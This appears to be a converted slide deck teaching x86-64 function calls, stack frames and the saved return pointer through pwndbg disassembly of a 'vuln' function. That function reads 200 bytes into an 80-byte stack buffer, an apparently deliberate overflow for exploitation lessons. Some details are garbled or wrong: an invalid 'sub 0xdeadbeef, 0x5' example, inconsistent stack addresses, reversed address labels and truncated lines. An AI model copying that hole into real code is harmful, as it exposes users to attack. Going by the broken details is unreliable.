 0x4005a5 <main+4>           sub     rsp, 0x10
 0x4005a9 <main+8>           mov     dword ptr [rbp - 4], edi
 0x4005ac <main+11>          mov     qword ptr [rbp - 0x10], rsi
▶ 0x4005b0 <main+15>          mov     eax, 0
 0x4005b5 <main+20>          call    vuln

 0x4005ba <main+25>          mov     eax, 0
 0x4005bf <main+30>          leave
 0x4005c0 <main+31>          ret
```

# Calling a function

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x00000000004005a1 <+0>:    push   rbp
0x00000000004005a2 <+1>:    mov    rbp,rsp
0x00000000004005a5 <+4>:    sub    rsp,0x10
0x00000000004005a9 <+8>:    mov    DWORD PTR [rbp-0x4],edi
0x00000000004005ac <+11>:   mov    QWORD PTR [rbp-0x10],rsi
0x00000000004005b0 <+15>:   mov    eax,0x0
0x00000000004005b5 <+20>:   call   0x400566 <vuln>
0x00000000004005ba <+25>:   mov    eax,0x0
0x00000000004005bf <+30>:   leave 
0x00000000004005c0 <+31>:   ret
```

# CALL

- ▶ Calls a function
- ▶ Takes the function name as its operand
- ▶ The first six parameters to the function are stored in RDI, RSI, RDX, RCX, R8 and R9 respectively
  - ▶ Anything more than that is pushed on the stack
- ▶ Return value of the function is stored in RAX



# Function calls and the Instruction Pointer

- ▶ The CPU uses RIP to keep track of which instruction to execute next
- ▶ When a function is called, RIP will point to addresses in the called function
- ▶ How does it know to return to the caller function?

# The saved return pointer

- ▶ When a function is called, the address of the instruction after the CALL instruction is pushed onto the stack
- ▶ This saved address is known as the saved return pointer
- ▶ When the function returns, it pops this value back into RIP so the CPU knows where to resume execution



# Let's see it in action!

Following RIP into function calls

# Disassembly of main() and the stack

Before CALL  
is executed

```
▶ 0x4005b5 <main+20>          call    vuln
    rdi: 0x1
    rsi: 0xfffffffffe388 -> 0xfffffffffe5c0 ←
    rdx: 0xfffffffffe398 -> 0xfffffffffe5e3 ←
    rcx: 0x0
```

The stack

```
0x4005ba <main+25>          mov     eax, 0
0x4005b0 <main+30>          leave
0x4005c0 <main+31>          ret

0x4005c1                      nop     word  ptr
0x4005cb                      nop     dword  ptr
0x4005d0 <__libc_csu_init>    push    r15
0x4005d2 <__libc_csu_init+2>  push    r14
0x4005d4 <__libc_csu_init+4>  mov     r15d, ec
0x4005d7 <__libc_csu_init+7>  push    r13
0x4005d9 <__libc_csu_init+9>  push    r12
```

00:0000	rsp	0xfffffffffe290 -> 0xfffffffffe388 ->
01:0008		0xfffffffffe298 -> 0x1000000000
02:0010	rbp	0xfffffffffe2a0 -> 0x4005d0 (__libc_csu_init)
03:0018		0xfffffffffe2a8 -> 0xfffff7a2d830 (__libc_start_main)
04:0020		0xfffffffffe2b0 -> 0x0
05:0028		0xfffffffffe2b8 -> 0xfffffffffe388 ->
06:0030		0xfffffffffe2c0 -> 0x1f7ffcca0
07:0038		0xfffffffffe2c8 -> 0x4005a1 (main) ->

Next instruction to  
execute after vuln() is at  
0x4005ba

# Disassembly of vuln() and the stack

```
[ 0x400566 <vuln>      push  rbp
  0x400567 <vuln+1>    mov   rbp, rsp
  0x40056a <vuln+4>    sub   rsp, 0x50
  0x40056e <vuln+8>    lea   rax, qword ptr [rbp
  0x400572 <vuln+12>   mov   rsi, rax
  0x400575 <vuln+15>   mov   edi, 0x400654
  0x40057a <vuln+20>   mov   eax, 0
  0x40057f <vuln+25>   call  printf@plt

  0x400584 <vuln+30>   lea   rax, qword ptr [rbp
  0x400588 <vuln+34>   mov   edx, 0xc8
  0x40058d <vuln+39>   mov   rsi, rax

[ 00:0000 | rsp  0xfffffffffe288 --> 0x4005ba (main+25)
  01:0008 |          0x7fffffff290 --> 0x7fffffff388 --> 0
  02:0010 |          0x7fffffff298 <- 0x1000000000
  03:0018 | rbp  0xfffffffffe2a0 --> 0x4005d0 (__libc_csu_fini+0)
  04:0020 |          0x7fffffff2a8 --> 0x7ffff7a2d830 (__cxa_finalize+0)
  05:0028 |          0x7fffffff2b0 <- 0x0
  06:0030 |          0x7fffffff2b8 --> 0x7fffffff388 --> 0
  07:0038 |          0x7fffffff2c0 <- 0x1f7ffcca0
```

The saved return pointer points to 0x4005ba

# Stack frames


```
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
0x0000000000400566 <+0>:    push   rbp
0x0000000000400567 <+1>:    mov    rbp,rsp
0x000000000040056a <+4>:    sub    rsp,0x50
0x000000000040056e <+8>:    lea    rax,[rbp-0x50]
0x0000000000400572 <+12>:   mov    rsi,rax
0x0000000000400575 <+15>:   mov    edi,0x400654
0x000000000040057a <+20>:   mov    eax,0x0
0x000000000040057f <+25>:   call   0x400430 <printf@plt>
0x0000000000400584 <+30>:   lea    rax,[rbp-0x50]
0x0000000000400588 <+34>:   mov    edx,0xc8
0x000000000040058d <+39>:   mov    rsi,rax
0x0000000000400590 <+42>:   mov    edi,0x0
0x0000000000400595 <+47>:   call   0x400440 <read@plt>
0x000000000040059a <+52>:   mov    eax,0x0
0x000000000040059f <+57>:   leave 
0x00000000004005a0 <+58>:   ret
```

# Stack frames

- ▶ The first three instructions are called the function prologue
- ▶ The last two instructions are called the function epilogue
- ▶ They're responsible for setting up the stack frame, and releasing the stack frame respectively

# Stack frames

- ▶ When a function is called, a "little" stack is created just for that function
- ▶ The stack frame contains local variables used by the function as well as the saved return pointer




# Function prologue

```
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
0x0000000000400566 <+0>:    push   rbp
0x0000000000400567 <+1>:    mov    rbp,rsp
0x000000000040056a <+4>:    sub    rsp,0x50
0x000000000040056e <+8>:    lea    rax,[rbp-0x50]
0x0000000000400572 <+12>:   mov    rsi,rax
0x0000000000400575 <+15>:   mov    edi,0x400654
0x000000000040057a <+20>:   mov    eax,0x0
0x000000000040057f <+25>:   call   0x400430 <printf@plt>
0x0000000000400584 <+30>:   lea    rax,[rbp-0x50]
0x0000000000400588 <+34>:   mov    edx,0xc8
0x000000000040058d <+39>:   mov    rsi,rax
0x0000000000400590 <+42>:   mov    edi,0x0
0x0000000000400595 <+47>:   call   0x400440 <read@plt>
0x000000000040059a <+52>:   mov    eax,0x0
0x000000000040059f <+57>:   leave 
0x00000000004005a0 <+58>:   ret
```

# Function prologue

- ▶ Let's step through what happens when `vuln()` is called
- ▶ First the saved return pointer is pushed on the stack



# Function prologue

- ▶ Now we have the function prologue
- ▶ The first instruction is `push rbp`
- ▶ This saves `main()`'s RBP onto the stack

Lower address  
0x7fffffffde000

Higher address  
0x7fffffff0000




# Function prologue

- ▶ The next instruction is `mov rbp, rsp`
- ▶ `vuln()`'s RBP and RSP now point at the base of the stack frame
- ▶ From here on RSP will move up or down based on PUSH and POP

Lower address  
0x7fffffffde000

Higher address  
0x7fffffff0000




RSP and RBP

# Function prologue

- ▶ The last instruction is `sub rsp, 0x50`
- ▶ This sets aside the size of the stack frame for local variables; in this case it's 80 bytes

Lower address  
0x7fffffffde000

Higher address  
0x7fffffff0000




# SUB

- ▶ Subtract operand 2 from operand 1, and save the result in operand 1
  - ▶ `sub rax, rbx` : subtract value in RBX from value in RAX
  - ▶ `sub rax, 0x5` : subtract 5 from value in RAX
  - ▶ `sub 0xdeadbeef, 0x5` : subtract 5 from 0xdeadbeef

# Referencing local variables on the Stack

- Local variables are accessed using RBP and an offset



# Referencing local variables on the Stack

```
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
0x0000000000400566 <+0>:    push   rbp
0x0000000000400567 <+1>:    mov    rbp,rs
0x000000000040056a <+4>:    sub    rs
0x000000000040056e <+8>:    lea    rax,[rbp-0x50]
0x0000000000400572 <+12>:   mov    rsi,rax
0x0000000000400575 <+15>:   mov    edi,0x400654
0x000000000040057a <+20>:   mov    eax,0x0
0x000000000040057f <+25>:   call   0x400430 <printf@plt>
0x0000000000400584 <+30>:   lea    rax,[rbp-0x50]
0x0000000000400588 <+34>:   mov    edx,0xc8
0x000000000040058d <+39>:   mov    rsi,rax
0x0000000000400590 <+42>:   mov    edi,0x0
0x0000000000400595 <+47>:   call   0x400440 <read@plt>
0x000000000040059a <+52>:   mov    eax,0x0
0x000000000040059f <+57>:   leave 
0x00000000004005a0 <+58>:   ret
```

# LEA


- ▶ Load Effective Address
- ▶ Copies address calculated in its second operand into its first operand
  - ▶ `lea rax, [rbp - 0x50]` : copy the result of at RBP - 0x50 into RAX

# Memory operands

- ▶ The square brackets are called memory operands and have two meanings
- ▶ When used with LEA, it just copies the calculated address to the destination register
  - ▶ `lea rax, [rbp - 0x50]` : copy the result of RBP - 0x50 to RAX
- ▶ When used with MOV, it acts as a dereference operator and copies the value pointed to by that address to the destination register
  - ▶ `mov rax, [rbp - 0x50]` : calculate RBP-0x50 and copy the value pointed to by that address to RAX

# Referencing local variables on the Stack

- Unlike RSP, RBP doesn't move, so it can be used as a point of reference to access local variables



# Function epilogue

```
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
0x0000000000400566 <+0>:    push   rbp
0x0000000000400567 <+1>:    mov    rbp,rsp
0x000000000040056a <+4>:    sub    rsp,0x50
0x000000000040056e <+8>:    lea    rax,[rbp-0x50]
0x0000000000400572 <+12>:   mov    rsi,rax
0x0000000000400575 <+15>:   mov    edi,0x400654
0x000000000040057a <+20>:   mov    eax,0x0
0x000000000040057f <+25>:   call   0x400430 <printf@plt>
0x0000000000400584 <+30>:   lea    rax,[rbp-0x50]
0x0000000000400588 <+34>:   mov    edx,0xc8
0x000000000040058d <+39>:   mov    rsi,rax
0x0000000000400590 <+42>:   mov    edi,0x0
0x0000000000400595 <+47>:   call   0x400440 <read@plt>
0x000000000040059a <+52>:   mov    eax,0x0
0x000000000040059f <+57>:   leave 
0x00000000004005a0 <+58>:   ret
```

# LEAVE


- ▶ Releases the stack frame by restoring the saved frame pointer
- ▶ Takes no operands
- ▶ Equivalent to :`mov rsp, rbp; pop rbp`

# Function epilogue

- Let's see what happens when LEAVE is executed


Lower address  
0x7fffffffde000

Higher address  
0x7fffffff0000




# Function epilogue

- ▶ LEAVE is basically `mov rsp, rbp; pop rbp`
- ▶ Here's what the stack frame looks like after `mov rbp, rsp`



# Function epilogue

- ▶ The second step in LEAVE is `pop rbp`
- ▶ This pops the top of the stack, currently the saved frame pointer into RBP



# RET

